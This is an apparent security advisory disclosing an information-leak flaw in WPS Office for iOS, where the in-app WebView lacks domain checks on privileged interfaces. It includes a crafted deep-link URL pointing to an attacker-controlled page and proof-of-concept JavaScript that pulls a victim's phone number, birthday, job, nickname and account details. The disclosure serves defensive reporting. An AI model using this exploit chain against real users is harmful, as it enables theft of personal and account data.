
An information leak vulnerability in the iOS version of WPS Office

Brief Description

WPS Office app is a popular office suite app, integrates different office document processor functions: Word, Spreadsheet, Powerpoint, PDF, and Docs Scanner, and is fully compatible with Microsoft Word, Excel, PowerPoint, Google Docs and Adobe PDF formats. WPS AI also offers functions like AI-generated content, rewriting, AI-powered PDF tools and more. It ranks **No.8** in the **"Productivity" category** list on the App Store of the Chinese region and has **1.636 million ratings**.




The iOS version of the WPS Office supports opening web pages from external deep link URL. Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the WPS Office app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender, Job) and **obtaining victim's account information** (such as NickName, UserID, Avatar, Token).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **wpsoffice://wps.cn/handle_req/utils/open_docer_web?page_type=preview&key_switch_tab=docer&web_url=https://attack.com/wpsoffice/atkWPSOffice.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the WPS Office app and opens the webpage **https://attack.com/wpsoffice/atkWPSOffice.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender, Job) and **obtaining victim's account information** (such as NickName, UserID, Avatar, Token).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.wpsEventHandler.callbackEncode = function (callbackID, res){
    var json = JSON.parse(decodeURIComponent(atob(res)));
    document.getElementById("Industry").innerText = "Your Industry: " + json.data.job;
    document.getElementById("JobTitle").innerText = "Your JobTitle: " + json.data.job_title;
    document.getElementById("MaskedPhoneNum").innerText = "Your MaskedPhoneNum: " + json.data.phonenumber;
    document.getElementById("NickName").innerText = "Your NickName: " + json.data.nickname;
    document.getElementById("Gender").innerText = "Your Gender: " + json.data.gender;
    document.getElementById("Avatar").src = json.data.picUrl.replace("\/", "/");

    var BirthdayTimestamp = json.data.birth_time;
    var date = new Date(BirthdayTimestamp * 1000);
    document.getElementById("Birthday").innerText = "Your Birthday: " + date.getFullYear() + '-' + (date.
    getMonth() + 1) + '-' + date.getDate();
}
setTimeout(function() {
    window.webkit.messageHandlers.handleReq.postMessage({
        "url": "wpsoffice://account/",
        "params": {},
        "callBackName": "callback_wpsoffice_account_"
    });
}, 500);
```

Impact of the Vulnerability

Scope of the vulnerability: WPS Office iOS version 12.20.0 (the latest version as of 2024-12-22).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **US:**
  https://apps.apple.com/us/app/wps-office-pdf-docs-sheets/id1491101673
- ☞ **CN:**

https://apps.apple.com/cn/app/wps-office-%E6%99%BA%E8%83%BDai%E5%8A%9E%E5%85%AC%E5%8A%A9%E6%89%8B/id599852710

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.